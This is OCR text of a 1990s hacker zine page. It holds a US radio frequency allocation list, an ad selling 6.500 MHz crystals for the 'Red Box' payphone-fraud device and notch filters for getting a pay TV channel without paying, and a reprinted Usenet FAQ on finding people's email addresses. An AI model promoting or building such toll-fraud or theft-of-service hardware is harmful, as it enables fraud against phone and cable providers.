27.175	CB Class D Channel 18
27.185	CB Class D Channel 19
27.195	CB Class C
27.205	CB Class D Channel 20
27.215	CB Class D Channel 21
27.225	CB Class D Channel 22
27.235	CB Class D Channel 23
27.245	CB Class D Channel 24
27.255	CB Class D Channel 25
27.265	CB Class D Channel 26
27.275	CB Class D Channel 27
27.285	CB Class D Channel 28
27.295	CB Class D Channel 29
27.305	CB Class D Channel 30
27.315	CB Class D Channel 31
27.325	CB Class D Channel 32
27.335	CB Class D Channel 33
27.345	CB Class D Channel 34
27.355	CB Class D Channel 35
27.365	CB Class D Channel 36
27.375	CB Class D Channel 37
27.385	CB Class D Channel 38
27.395	CB Class D Channel 39
27.405	CB Class D Channel 40
27.430	Business
27.450	Business
27.470	Business
27.490	Business
27.510	Business
27.530	Business
27.710	Forest Products
27.730	Forest Products
27.750	Forest Products
27.770	Forest Products
27.790	Forest Products
27.900	US Army
28.000 - 29.700	Amateur 10 Meters
29.700 - 29.800	Forestry Service
29.800 - 29.890	Fixed Service
29.890 - 29.910	Government
29.910 - 30.000	Fixed Service
30.010	US Government
30.030	US Government
30.050	US Government
30.070	US Government
30.090	US Army
30.110	US Army
30.130	US Government
30.150	US Navy
30.170	US Government
30.190	US Government
30.210	US Government
30.230	US Government
30.250	US Government
30.270	US Government
30.290	US Army/US Navy
30.310	US Government
30.330	US Coast Guard
30.350	US Government
30.370	US Government
30.390	US Government
30.410	US Coast Guard/Navy
30.430	US Government
30.450	US Army/US Navy
30.470	US Government
30.490	US Army
30.510	US Air Force/US Army
30.530	US Government
30.550	US Government
30.580	Special Industry
30.600	Special Industry
30.620	Special Industry
30.640	Special Industry
30.660	Petroleum Products/Motor Carrier
30.680	Forest Products
30.700	Special Industry
30.720	Forest Products
30.740	Petroleum Products/Motor Carrier
30.760	Business
30.780	Special Industry
30.800	Business
30.820	Petroleum Products/Motor Carrier
30.840	Business
30.860	Forestry Conservation/Motor Carrier
30.880	Business
30.900	Forestry Conservation/Motor Carrier
30.920	Business
30.940	Forestry Conservation/Motor Carrier
30.960	Business
30.980	Forestry Conservation/Motor Carrier
31.000	Business
31.020	Forestry Conservation/Motor Carrier
31.040	Business
31.060	Forestry Conservation/Motor Carrier
31.080	Motor Carrier - Buses
31.100	Forestry Conservation/Motor Carrier
31.120	Motor Carrier - Buses
31.140	Forestry Conservation/Motor Carrier
31.160	Business
31.180	Forestry Conservation/Motor Carrier
31.200	Business
31.220	Forestry Conservation/Motor Carrier
31.240	Business
31.260	Forestry Conservation/Motor Carrier
31.280	Motor Carrier - Buses
31.300	Forestry Conservation/Motor Carrier
31.320	Motor Carrier - Buses


continued on page 42...

BLOWOUT PRICES!

We've been selling the 6.500MHz crystals for several years now!

Order YOURS TODAY!

6.500 MHz "Red Box" Crystals



Specifications; Operating Temp. Range: 10 ~ 70°C
Frequency Tolerance: At Cut - 50 ppm @ +25°C,
+ 100 ppm from 0°C to +70°C Drive Level: 1mW.

ECS QUARTZ CRYSTALS

Super SMALL!

The crystal used to make the infamous "Red Box" is available now at a reasonable price. These are very small & perfect for limited space applications.

$4.00 + $1.00 s/h

Channel 21 "Disney" Filters

This is the very notch filter used to receive The Disney Channel on Paragon Systems in Southern California. They try to charge $150 for this sucker!

$20.00 + $2.00 s/h

PVS
P.O. Box 1032
Los Alamitos, CA 90720

If you need Zenith Remotes, we got 'em!
If you need those hard to find 6.500MHz Xtals, we got 'em!
If you need channel 21 (Disney) notch filters, we got 'em!
If you need it, CALL US TODAY!

massive frequency list continued from page 41

31.340	Forestry Conservation/Motor Carrier
31.360	Business
31.380	Forestry Conservation/Motor Carrier
31.400	Business
31.420	Forestry Conservation/Motor Carrier
31.440	Business
31.460	Forestry Conservation/Motor Carrier
31.480	Motor Carrier - Buses
31.500	Forestry Conservation/Motor Carrier
31.520	Motor Carrier - Buses
31.540	Forestry Conservation/Motor Carrier
31.560	Business
31.580	Forestry Conservation/Motor Carrier
31.600	Business
31.620	Forestry Conservation/Motor Carrier
31.640	Business
31.660	Forestry Conservation/Motor Carrier
31.680	Motor Carrier - Buses
31.700	Forestry Conservation/Motor Carrier
31.720	Motor Carrier - Buses
31.740	Forestry Conservation/Motor Carrier
31.760	Business
31.780	Forestry Conservation/Motor Carrier
31.800	Business
31.820	Forestry Conservation/Motor Carrier
31.840	Business
31.860	Forestry Conservation/Motor Carrier
31.880	Motor Carrier - Buses
31.900	Forestry Conservation/Motor Carrier
31.920	Motor Carrier - Buses
31.940	Forestry Conservation/Motor Carrier
31.960	Business
31.980	Forestry Conservation/Motor Carrier
32.010	US Government
32.030	US Government
32.050	US Army/US Navy
32.070	US Government
32.090	US Army
32.110	US Army
32.130	US Government
32.150	US Government
32.170	US Government
32.190	US Coast Guard
32.210	US Government
32.230	US Government
32.250	US Dept of Agriculture
32.270	US Dept of Agriculture
32.290	US Army
32.310	US Army/US Dept of Agr
32.330	US Air Force
32.350	US Air Force/US Bur of Reclamation
32.370	US Air Force/US Dept of Agr
32.390	US Dept of Agriculture
32.410	US Army
32.430	US Air Force
32.450	US Air Force/US Navy
32.470	US Dept of Agriculture/US Bur of Reclamation
32.490	US Army
32.510	US Army
32.530	US Army/US Dept of Agr
32.550	US Dept of Agriculture
32.570	US Dept of Agriculture
32.590	US Dept of Agriculture
32.610	US Dept of Agriculture
32.630	US Dept of Agriculture
32.650	US Air Force/US Navy
32.670	US Government
32.690	US Army
32.710	US Army
32.730	US Natl Park Service
32.750	US Dept of Agriculture
32.770	US Dept of Agriculture
32.790	US Dept of Agriculture
32.810	US Dept of Agriculture
32.830	US Dept of Agriculture
32.850	US Air Force
32.870	US Government
32.890	US Army
32.910	US Army/US Navy
32.930	US Government
32.950	US Air Force
32.970	US Government
32.990	US Government
33.020	Special Emergency/Highway Maint
33.040	Special Emergency
33.060	Special Emergency/Highway Maint
33.080	Special Emergency
33.100	Special Emergency/Highway Maint
33.120	Special Industry
33.140	Business
33.160	Business
33.180	Petroleum Products
33.200	Petroleum Products
33.220	Petroleum Products
33.240	Petroleum Products
33.260	Petroleum Products
33.280	Petroleum Products
33.300	Petroleum Products
33.320	Petroleum Products
33.340	Petroleum Products
33.360	Petroleum Products
33.380	Petroleum Products
33.400	Business 0.5W
33.420	Fire
33.440	Fire
33.460	Fire
33.480	Fire
33.500	Fire
33.520	Fire
33.540	Fire
33.560	Fire
33.580	Fire
33.600	Fire
33.620	Fire
33.640	Fire
33.660	Fire
33.680	Fire
33.700	Fire
33.720	Fire
33.740	Fire
33.760	Fire
33.780	Fire
33.800	Fire
33.820	Fire
33.840	Fire
33.860	Fire
33.880	Fire
33.900	Fire
33.920	Fire
33.940	Fire
33.960	Fire
33.980	Fire
34.010	US Coast Guard
34.030	US Dept of Energy
34.050	US Government
34.070	US Government
34.090	US Army
34.110	US Army
34.130	US Government
34.150	US Air Force/US Army/US Navy
34.170	US Dept of Agriculture
34.190	US Army/US Army/US Dept of Agr
34.210	US Air Force/US Dept of Agr
34.230	US Dept of Agriculture
34.250	US Dept of Agriculture
34.270	US Dept of Agriculture
34.290	US Army
34.310	US Army
34.330	US Army
34.350	US Air Force/US Navy
34.370	US Government
34.390	US Dept of Agriculture
34.410	US Government
34.430	US Dept of Agriculture
34.450	US Dept of Agriculture
34.470	US Dept of Agriculture
34.490	US Army
34.510	US Army
34.530	US Navy
34.550	US Air Force/US Army/US Navy
34.570	US Dept of Agriculture
34.590	US Air Force/US Dept of Agr
34.610	US Air Force/US Dept of Agr
34.630	US Dept of Agriculture
34.650	US Dept of Agriculture
34.670	US Dept of Agriculture
34.690	US Army
34.710	US Army
34.730	US Navy
34.750	US Air Force
34.770	US Government
34.790	US Natl Park Service
34.810	US Bur of Sport Fisheries & Wildlife
34.830	US Bur of Sport Fisheries & Wildlife
34.850	US Army
34.870	US Bur of Mines
34.890	US Army
34.910	US Army
34.930	US Government
34.950	US Navy
34.970	US Government
34.990	US Government
35.020	Business
35.040	Business
35.060	Business
35.080	Business
35.100	Business
35.120	Business
35.140	Business
35.160	Business
35.180	Business
35.200	
35.220	Mobile Telephone RCC Paging
35.240	
35.260	Mobile Telephone Telco Channel ZO
35.280	Special Industry
35.300	Mobile Telephone Telco Channel ZF
35.320	Special Industry
35.340	Mobile Telephone Telco Channel ZH
35.360	Special Industry
35.380	Mobile Telephone Telco Channel ZM
35.400	Special Industry
35.420	Mobile Telephone Telco Channel ZA
35.440	Special Industry
35.460	Mobile Telephone Telco Channel ZY
35.480	Special Industry
35.500	Mobile Telephone Telco Channel ZR
35.520	Special Industry
35.540	Mobile Telephone Telco Channel ZB
35.560	
35.580	Mobile Telephone RCC Paging
35.600	
35.620	Mobile Telephone Telco Channel ZW
35.640	Special Emergency
35.660	Mobile Telephone Telco Channel ZL
35.680	Special Emergency
35.700	Business
35.720	Business
35.740	Special Industry
35.760	Special Industry
35.780	Special Industry
35.800	Special Industry
35.820	Special Industry
35.840	Special Industry
35.860	Special Industry
35.880	Business
35.900	Business
35.920	Business
35.940	Business
35.960	Business
35.980	Business
36.010	US Dept of The Interior
36.030	US Dept of The Interior
36.050	US Dept of Energy
36.070	US Government
36.090	US Army
36.110	US Army
36.130	US Government
36.150	US Navy/US Dept of Trans
36.170	US Dept of The Interior
36.190	US Ocean Survey
36.210	US Government
36.230	US Dept of The Interior
36.250	Petroleum Products
36.270	US Government
36.290	US Army
36.310	US Army
36.330	US Dept of Energy
36.350	US Dept of Health & Hum Svcs/Navy
36.370	US Forst Svc
36.390	US Dept of Energy
36.410	US Forst Svc/US Dept of Agr
36.430	US Dept of Agriculture
36.450	US Dept of Agriculture
36.470	US Dept of Agriculture
36.490	US Army

continued on page 49...

The hackers underground digest wants you!

Send Articles to: THUD, P.O. Box 2521, Cypress, CA 90630

FAQ: How to find people's E-mail addresses

edited by Charlie Chan

Maintainer: David Alex Lamb (dalamb@qucis.queensu.ca)
Version: $Id: finding.n,v 2.24 1998/06/11 13:28:38 dalamb Exp dalamb $
Copyright c 1991,1992,1993,1994 Jonathan I. Kamens
Copyright c 1994,1995,1996,1997,1998 David Alex Lamb.

The master copy of this page is at **Queen's University @ http://www.qucis.queensu.ca/FAQs/email/finding.html**. See end of file for copying permissions. An older version of this FAQ is available in French

Introduction

A question which appears frequently on the Usenet is, "I know someone's name, and I think they might have an electronic mail address somewhere. How can I find it?"

There are many different techniques for doing this. Several of them are discussed below. Your best bet is to try the pertinent methods in this posting in the order in which they are listed (well, sort of; at the very least, please try all the pertinent methods which do not involve posting queries to soc.net-people before resorting to that).

I've listed "Direct contact" near the end of this list because, for some reason, people seem to be reluctant to call people on the telephone or write them a paper-mail letter asking what their E-mail address is, as long as there is even a remote chance that it might be found without asking. This attitude is somewhat counterproductive, since in most cases, it is much easier to get someone's E-mail address by asking them than it is by following the other methods outlined below. Furthermore, even if you do manage to find an E-mail address using one of the on-line methods described below, it is not guaranteed that the person at the other end of the line checks that address regularly or even that it is the correct address.

Therefore, if you do have a telephone number that isn't too expensive to call, or if you have a paper-mail address and aren't in too much of a hurry, you can probably save yourself a lot of trouble by skipping all of the on-line methods listed below and going directly to "Direct contact."

Avoid public distribution of individuals' addresses

It is considered rude to widely distribute (e.g., in a Usenet posting) a person's E-mail address without his/her prior consent, even if the address is publicly available using one of the techniques described below or some other technique.

It might seem that having one's E-mail address listed in a publicly accessible database is equivalent to distributing it, but this is not the case in practice, for three primary reasons:

>Some people may not be aware that their addresses are available for others to locate. For example, the majority of Usenet posters are unaware of the database of Usenet E-mail addresses mentioned below.

>When some effort is required to locate a person's address (e.g., using the techniques described below), only people who have a specific reason to send mail to him/her will go to the trouble. However, if the address is mentioned in a Usenet posting read by thousands of people, no effort is required to obtain it, and many more people will send him/her mail. Most people with E-mail addresses are not accustomed to receiving E-mail from strangers or large amounts of E-mail, and they may not be happy if they do.

>As unwanted E-mail becomes more common, people will start to remove their addresses from public databases, which means that it will become more difficult to find people's addresses for legitimate reasons.

In summary, if you want to advertise someone's E-mail address, get his/her permission before you do it. Besides, if you're going to advertise an address, it's a good idea to make sure it works first, and writing to it for permission is a good way to do that.

Web Searches

E-mail and phone directories
Entry Changed: Sat Dec 21 1996

Several organizations let you search for addresses by filling in and submitting a form from your Web browser. In many cases these services populated their databases by scanning for addresses in USENET news postings.

MESA (MetaEmailSearchAgent) @ http://mesa.rrzn.uni-hannover.de/ allows you to submit a single query to multiple search engines, including Bigfoot, DejaNews, Four11, IAF, Infospace, Swissinfo, and suchen.de. You get to specify how long to wait, and it might time out returning no hits.

555-1212.com @ http://www.555-1212.com/ is an on-line directory of telephone numbers, compiled from the three major telephone information vendors. Unlike many other search engines, it has few graphics to slow you down. It provides several other directory services as well.

Four11 @http://www.four11.com/ is a commercial online directory service with over 10 million listings (as of August 1997) All Internet users are provided free basic access, which includes a free listing and free searching. You can also access the service by sending mail to info@four11.com.

Yahoo People Search @ http://www.yahoo.com/search/people/ which currently uses Four11.

InfoSpace @ http://www.infospace.com has about 200 million worldwide telephone numbers, and also provides search for e-mail addresses.

WhoWhere? @ http://www.whowhere.com has directories for e-mail, phone numbers, and personal Web pages. You can search based on affiliations like occupation, school, or interests.

POPULUS @ http://www.populus.net asks people register with them, providing personal information such as interests, college attended, and date of birth, then lets people search on this information.

Internet Address Finder @ http://www.iaf.net/ has about 4.5 million listings as of July 1996.

Find mE-Mail @ http://www.findmemail.com/ advertises itself as the place to post your new e-mail address, for your old e-mail friends.

Switchboard @ http://www.switchboard.com/ is a Web-based telephone directory; its names are compiled from published white pages directories and other publicly-available sources. If you register a password with Switchboard, you can add additional information to your listing, including your email address. You can arrange to hide your email address (or other parts of your listing), while still allowing people to email you a brief note via Switchboard.

AnyWho @ http://www.anywho.com/ is a white pages and yellow pages directory service that encourages people to update their listing to include e-mail addresses.

Phonebooke @ http://www.phonebooke.com/ lets you search for people in the USA by name or phone number, and provides forms to interface with many other search engines, including Four11, the AT&T Internet directory, NYNEX' Big Yellow, and 555-1212.com.

Bigfoot @ http://www.bigfoot.com/ has about 100 million white pages listings and 8 million e-mail listings as of December 1996. The company focuses on value-added services for e-mail users, complementing those of ISPs.

Altavista

http://www.altavista.digital.com
Entry Created: Fri Jul 5 1996

Digital's Altavista search engine indexes Web pages and Usenet postings. If you suspect the person you are looking for has created a web page or posted to Usenet, you may be able to find them this way.

National white pages
Entry Changed: Thu Dec 12 1996

There are a few internet white pages based on nationality:

Australia	http://www.whitepages.com.au/
Belgium	http://www.advalvas.be/white
Brazil	http://www.supermail.com.br/
Finland	http://www.kotka.fi/
France et La Francophonie	http://www.pagesweb.com
Germany (German Telecom)	http://www.email-service.de/
Germany	http://www.suchen.de/
Germany	http://www.finden.de/
Hungary	http://www.skyex.com/default1.htm
Israel	http://www.ibm.net.il/WebPh
Italy	http://www.ats.it/wpages/
Sweden	http://directory.ausys.se/ecatalog/search.htm
Switzerland	http://www.swissinfo.ch/email/

lookup.com

http://www.lookup.com/
Entry Changed: Fri Jul 5 1996

LookUP! merged with Four11 in the spring of 1996.

Gopher and PH

Gopher is an Internet-wide distributed document retrieval service. If your site has a gopher client program, you can use it to access gopher servers at other sites; domain X.edu might have a gopher server gopher.X.edu, but there's no guarantee. One kind of document sites often place under gopher is their phonebook; many phonebooks are managed through a system called **PH @ http://www.amherst.edu/~atstarr/computers/ph.html.**

WebPH @ http://www.middlebury.edu/~its/Software/WebPh/ is a World-Wide Web interface PH. If a site you are interested has installed it, you can look up people from that site by filling in a query form. Unfortunately, there is no convention for how to guess where to find the WebPH or PH server given the site name.

Most Gopher servers have pointers to a complete list of ph servers used by all sorts of organizations. You can enter various criteria, in an easy-to-use manner, and it will return the info that you didn't give (if, of course, there are no more than 20 entries that match. This is to prevent people getting mailing lists via the ph servers.)

Many of the on-line methods for finding addresses documented below are easily accessible, with a consistent user interface, from the Internet Gopher burrow at the University of Minnesota. If you are on the Internet, you may want to try using Gopher to do your searching before going directly to any of the methods described below. Ask someone at your site to find out if Gopher clients are installed there. Or, to find out how to use it and/or install it yourself, see the **comp.infosystems.gopher FAQ @ gopher://mudhoney.micro.umn.edu:70/00/Gopher.FAQ** posting.

Other Techniques

College and School Email Addresses

The **College Email FAQ @ http://www.qucis.queensu.ca/FAQs/email/college.html** describes the account and E-mail address policies for graduate and undergraduate students at many universities and colleges. If you are looking for a university/college student, check those postings for the university or college in question and follow their instructions for finding out more.

This FAQ is also posted regularly to soc.college as a collection of postings whose subjects start with "College Email Addresses." If the postings have expired at your site or has not been posted recently, you can get a copy of them using the instructions below.

If the university has a PH (phonebook) server, it may be listed in the Colleges and Universities **PH server directory @ http://home.cdsnet.net/~zachbo/others.html**.

ClassMates @ http://www.classmates.com lets secondary school alumni freely register their e-mail addresses; the database covers US, Canada, and American Overseas high schools.

Usenet-addresses server

If you think that your target may be on the Usenet and may have posted a message to the Usenet at some point in the past, you might be able to find his/her address in the Usenet address database on the machine rtfm.mit.edu.

To query the database, send an E-mail message to mail-server@rtfm.mit.edu with "send usenet-addresses/name" in the body of the message. The "name" should be one or more space-separated words for which you want to search; since the search is fuzzy (i.e., all of the words you specify do not have to match), you should list all of the words you think might appear in the address, including (for example) first and last name, possible username, and possible components of the host name (e.g. "mit" for a person who you think is at MIT). The case and order of the words you list are ignored.

Note that multiple requests can appear (on separate lines) in mail to the mail server, but each request will be answered in a separate message.

In many cases, you will get a list of quite a few matching addresses, and you will have to go through it looking for ones that may be the one you're looking for. However, the mail server will return a maximum of only 40 matches.

Note that the usenet-addresses database is accessible via WAIS (in fact, the script that does mail server searches is actually just a front-end to a WAIS database) on two different hosts: rtfm.mit.edu and cedar.cic.net. In both cases, the database is called "usenet-addresses" and is on port 210. Note that the version on rtfm is slightly more up-to-date with respect to the master address list than the version on cedar. If you don't know what WAIS is, then don't worry about this paragraph; if you're curious, see the "comp.infosystems.wais" newsgroup.

For more details about how to use the database, send the command "send usenet-addresses/help".

Inter-Network Mail Guide

If you know which network/service your target has an account on (e.g. CompuServe, Fidonet), then the "Inter-Network Mail Guide" posting in comp.mail.misc *may* be able to provide you with some help, although it probably will not be particularly helpful unless you have some sort of address to start with (a small number of networks use full names as addresses, and the posting mentions when this is the case, but it doesn't apply in very many cases).

See the instructions below for getting a copy of this posting if it isn't available in comp.mail.misc at your site.

whois/nicname
Entry Changed: Sat Dec 6 1997

Whois is the internet user name directory service. It's available on some UNIX systems as a command called "whois" or "nicname". Do

whois help

or

nicname -h

to get a help message. The whois and nicname programs will check the database maintained at rs.internic.net (or nic.ddn.mil for U.S. military sites) for the given names. For example,

nicname <name>

or

whois <name>

or

whois -h <host> <names>

where <host> is some site with a whois server. This is only useful for people listed in the database. Many regional networks and some universities maintain their own NICs.

You can also get some of this information by telneting to rs.internic.net and running whois and host there, or to nic.ddn.mil if you are looking for U.S. military personnel. Alternatively, you can issue a single command to the whois.internic.net server by typing "telnet whois.internic.net whois" in order to connect to it and then typing the command and hitting return; the "help" command will return several screens full of text, so if you need help, you should use a utility such as "tee" or "script" to capture the help message and save it for future reference.

If you do not have Internet access, you can send mail to whois@whois.internic.net to query the "whois" database; send a message with "help" in the body to find out more information.

Some sites run local "whois" databases to provide information about people inside their organizations. The only way to find out if your site runs such a database is to ask someone locally about it (see "Get more help locally" below), and the only way to find out about such databases at other sites (assuming, of course, that those databases are not mentioned in any of the other sources listed in this document) is to contact responsible individuals at those sites and ask (see "Finding a host name and asking someone there for help" below).

Other whois databases

Quite a few other sites also run "whois" databases that can be connected to over the Internet using the whois protocol (using either the "whois" program or "telnet hostname whois" as described in the previous section). Some of those sites are listed here, and others are listed in a separate list, described in more detail below.

The Ohio State University runs a "whois" database (on the machine "osu.edu") that has all of the faculty, staff, and students listed. It responds to "whois" queries in the normal fashion, or you can just send mail to firstname.lastname@osu.edu and it will try to deliver e-mail if the person has registered an e-mail address. You can also telnet to osu.edu and look-up a person. If you are unsure of the spelling this is a good way, as it does a soundex type search so exact matches are not necessary. No password is necessary.

RIPE (a cooperative group of several European Internet providers) runs a "whois" database, with RIPE information, on "whois.ripe.net"; it is a European counterpart to "whois.internic.net".

Matt H. Power of MIT <mhpower@athena.mit.edu> has compiled and maintains an extensive list of sites that run "whois" servers. The file can be retrieved via anonymous ftp from /pub/whois/whois-servers.list on sipb.mit.edu.

In addition to E-mail addresses for individuals, "whois" servers often also contain contact information about domains. For example, asking whois.internic.net's server for information about "mit.edu" would tell you to look up "mit-dom" in order to get information about MIT's domain, and doing that would give you contact information about the people responsible for administrating that domain, including the handles of those individuals, which you can then look up to get still more information about them.

Other directory services

There are several other directory services you may be able to use to search for your target.

The person you are searching for may be using **Pobox.com @ http://pobox.com/pobox/**, which provides permanent email forwarding addresses You submit to a searchable database your real name and some biographical information; you receive short, memorable email aliases at pobox.com that forward to your current real mailbox. Whatever your real address is, you can be found at and mailed through pobox.com. Pobox.com is growing very quickly and has amassed a substantial database. To sign up or find a subscriber, use the Web address or send mail to info@pobox.com

Many Bitnet sites have name servers that can be queried in one way or another. To get a list of them with documentation, send a mail message to listserv@bitnic.bitnet (a.k.a listserv@bitnic.educom.edu) with the command "send bitnet servers" in the body of the message.

The IBM Corporate Internet Gateway provides a directory of users (which I believe contains only IBM employees, although I'm not certain) that is available to anyone who can send E-mail to it. If your target works for IBM (or you suspect s/he does), then this might be useful to you.

To use it, send mail to nic@vnet.ibm.com with the command "whois lastname, firstname" in the subject or body of the message. If you are unsure of the spelling of the last name, use an asterisk (*) to indicate that the last name should be treated as a prefix, rather than a complete name. The first name is always treated as a prefix. For example, "whois Smith*, R" would return all people with a last name starting with "Smith" and a first name starting with "R", while "whois Smith, R" would return only those people with exactly the last name "Smith" and a first name starting with "R".

Users of the directory are limited to 25 name searches per day. Each name that results is counted as a separate name search. For example, a single "whois Smith, R" that found Rodger Smith, Robert Smith, and Reginald Smith would count as three name searches. Multiple requests may be made in a single note provided that the number of names found does not exceed the daily limit of 25.

RPI runs a white pages server for people interested in the field of communications. To find out how to use it, send mail to comserve@rpitsvm.bitnet (or comserve@vm.its.rpi.edu) with "help" in the body of the message.

BITNIC (the BITNET Network Information Center) runs a name server of more general interest. To find out how to use it, send mail to netserv@bitnic.bitnet (again, netserv@bitnic.educom.edu can also be used) with "help" in the body of the message.

There is an X.500 white pages service run by UNINETT. It is accessible by sending mail to the address Directory@UNINETT.NO (send a message with "help" in the subject or body to get more information). Furthermore, there is software for UNIX available for use as a convenient interface to the service. It is available for anonymous ftp in

~ftp/directory/directory.tar.Z on the machine nac.no. Finally, if the administrator of your site registers your organization with UNINETT (instructions about doing so are available with the software just mentioned), people from your site can then register in the database so that other people can look them up in it.

KPN Research (formerly PTT Research) in the Netherlands runs a server that you can use to look up addresses for its employees. If you know someone who may work there, you can find out how to use the server by sending a mail message to whois@research.kpn.com with "help" in the body of the message. Note that this is not a "complete" whois site; it just supports limited mail server queries.

AT&T Bell Labs runs a mailer on the host "att.com" that can get mail to about 400 employees in the Research Area of Bell Labs using their names as addresses. You can send mail to "lastname@att.com" or to "initials.lastname@att.com", where "initials" consists of one or more initials separated by dots. If the name is ambiguous, you will get a bounce message indicating several possible matches, and the appropriate address to use for each.

Tim Pozar has set up a WAIS server that contains the FidoNet email addresses of Sysops of FidoNet BBSs. You can access it by connecting to the "nodelist" WAIS database on port 210 of kumr.lns.com; use the name(s) for which you wish to search as your search keywords. See above for more information about WAIS.

PSI runs a X.500 directory server, accessible by sending mail to whitepages@wp.psi.com.

Information about hosts in the "ca" Internet domain (i.e., hosts in Canada) Is accessible via anonymous ftp to ftp.CDNnet.CA, or by mail to archive-server@relay.CDNnet.CA. You can get site domain names and host names, as well as the names and addresses of contact people for individual sites. For more information, retrieve the file /ca-domain/Introduction via anonymous ftp, or send a mail message to the mail server with "send ca-domain Introduction" in it. The information in this archive is also available via the Gopher service at **nstn.ns.ca @ gopher://nstn.ns.ca**.

Finding a host name and asking someone there for help

If you know the organization, company, or whatever at which your target's account is likely to be located, then you might be able to get your hands on the host name of a machine at that location. Once you've done that, you can usually write to someone responsible for E-mail support at the site and ask for help finding the address you are seeking. See the section on 'finding host names' below.

Once you've got a host name and the person to contact, you need to figure out how to get the mail there, if it's on a network you don't know how to reach. See the "Inter-Network Mail Guide" posting referenced above if you need help with that.

If you do go this route, make sure you provide as much information as you can about the person whose address you are seeking; remember that the more detailed (and polite!) you are, the more likely it is that the person you are contacting will be able to help you. Remember, too, that the person you are contacting is probably very busy, and responding to requests like yours is probably not one of his/her highest priorities, so be patient.

Using 'finger'
Entry Changed: Mon Sep 2 1996

Finger is a user information lookup program. If you've found a potential host name for your target using one of the other methods described here, and if you have direct access to the Internet, then you may be able to use the "finger" program/protocol to look up your target at a remote site. To finger someone at another site, you generally type "finger name@host". Andrew Starr maintains the **Finger FAQ @ http://www.amherst.edu/~atstarr/computers/finger.html**. Some sites provide Web-based interfaces to finger, such as **Middlebury College @ http://www.middlebury.edu/~otisg/cgi/HyperFinger.cgi**.

Netfind

Netfind is a "white pages" service that allows you to query one service and have it search several other address databases of various sorts for addresses matching your query. It is a program for SunOS workstations and requires your computer to be directly connected to the Internet. The source code is available by anonymous FTP from ftp.cs.colorado.edu, in pub/cs/distribs/netfind.

People without a Sun on which to run Netfind on can telnet to any of the following Netfind servers and log in as "netfind" (with no password):

bruno.cs.colorado.edu	University of Colorado, Boulder
dino.conicit.ve	Nat. Council for Techn. & Scien. Research Venezuela
ds.internic.net	InterNIC Directory and DB Services, S. Plainfield, NJ
lincoln.technet.sg	Technet Unit, Singapore
macs.ee.mcgill.ca	McGill University, Montreal, Quebec, Canada
malloco.ing.puc.cl	Catholic University of Chile, Santiago
monolith.cc.ic.ac.uk	Imperial College, London, England
mudhoney.micro.umn.edu	University of Minnesota, Minneapolis
netfind.oc.com	OpenConnect Systems, Dallas, Texas
netfind.vslib.cz	Liberec University of Technology, Czech Republic
nic.nm.kr	Korea Network Information Center, Taejon, Korea
nic.uakom.sk	Academy of Sciences, Banska Bystrica, Slovakia
redmont.cis.uab.edu	University of Alabama at Birmingham

There is a mailing list where new releases of netfind will be announced; you can subscribe by sending mail to netfind-users-request@cs.colorado.edu.

Netfind was developed by Mike Schwartz <schwartz@cs.colorado.edu> and Panos Tsirigotis <panos@cs.colorado.edu>.

Knowbot Information Service

The "Knowbot Information Service" (KIS) is another white pages service.

Two hosts running KIS servers are info.cnri.reston.va.us and regulus.cs.bucknell.edu. Either can be reached on the Internet via telnet at port 185 (e.g. "telnet info.cnri.reston.va.us 185"), or via electronic mail (kis@cnri.reston.va.us or netaddress@regulus.cs.bucknell.edu). For more information about Knowbot, use the "man" command after connecting via telnet or in the body of your E-mail message. In addition, info.cnri.reston.va.us' KIS server can be reached using the Internet "whois" protocol described above.

Searching LISTSERV mailing lists
Entry Changed: Tue Jul 4 1995

Many sites around the network are running the VM/CMS LISTSERV package for managing mailing lists. If you have some reason to believe that a particular user may be a member of a mailing list on a LISTSERV site, you can ask that LISTSERV to send you a membership list and search it for your target.

To do this, send mail to listserv@host (if "host" is a BITNET host, try using listserv@host.bitnet; if that doesn't work, you'll

have to ask someone at your site how to send mail to BITNET hosts). In the body of your message, include the command "review list-name", where "list-name" is the name of the mailing list you wish to search.

Alternatively, sending mail to the server with the line

WHOIS <name>

may catch the person. For example, listserv@buacca.bu.edu. This is an unlikely option. It also does not work with all listserv implementations.

If you don't know what LISTSERV is and dont' know of any LISTSERV sites or mailing lists, then this technique probably isn't worth bothering with.

Direct contact

If you have a paper mail address or telephone number for your target, call them or write to them and ask for an E-mail address.

In that case, you might encounter the somewhat common situation where your target knows s/he has an E-mail address, but s/he doesn't know what it is. If this happens to you, then give him/her your E-mail address and ask him/her to send you mail (and if s/he can't figure out how, tell him/her to get someone at his/her site to help). The odds are that when you get his/her message, it'll contain a valid return address in it.

Get more help locally

Often, the postmaster at your site (or whomever is responsible at your site for answering mail- related questions) has a large amount of knowledge that will help him/her to help you find the answer to your question. If you have been unable to find the answer for yourself, check with people locally and see if one of them can help you out.

postmaster
Entry Changed: Thu Jul 1 1993

Most sites have an individual responsible for network and mail operations at the site, usually with the userid of 'postmaster'. These people are usually very busy, so before bothering one of them, try telephoning the person you are trying to reach. Long distance is expensive for you, but less expensive, globally, than the postmaster's time. The one reasonable exception is if you're sending mail and getting messages in response that suggest some sort of mail system problem; you might report the problem to postmaster at your own site, who may in turn contact postmaster at the destination site.

Many postmasters will refuse to answer questions about user identification, for reasons of privacy, though they may be willing to forward *your* address so your intended recipient can write to you.

The last resort -- soc.net-people

If all the methods above have failed, you can consider posting a message to soc.net-people asking for help locating your target. Before doing so, however, you should read the "Tips on using soc.net-people" posting in that newsgroup. If it has expired, you can get a copy using the instructions below (note that the name in the instructions below may change when a new version with a new date is posted, so you may need to ask for an index of the soc.net-people archive to find out the name of the most recent version).

Note that this is listed as THE last resort, to be tried even later than using a telephone number or paper mail address. Any posting to the Usenet uses the resources of the sites on the Usenet and of the networks that carry it; certainly, the total cost of transporting a Usenet message is more than the cost of a stamp or a short phone call. Since the benefit gained is to you and not to the Usenet as a whole, you should avoid posting if you possibly can.

Finding Host Names

Whois

The NIC "whois" database mentioned above contains site and organization information as well as information about individuals. Organization entries in the NIC database will usually list an administrative, technical and/or zone contact person, with his/her address, to whom you can write. You can also write to "postmaster" at almost any Internet host to get in touch with someone responsible for E-mail.

U. Texas Network Directory

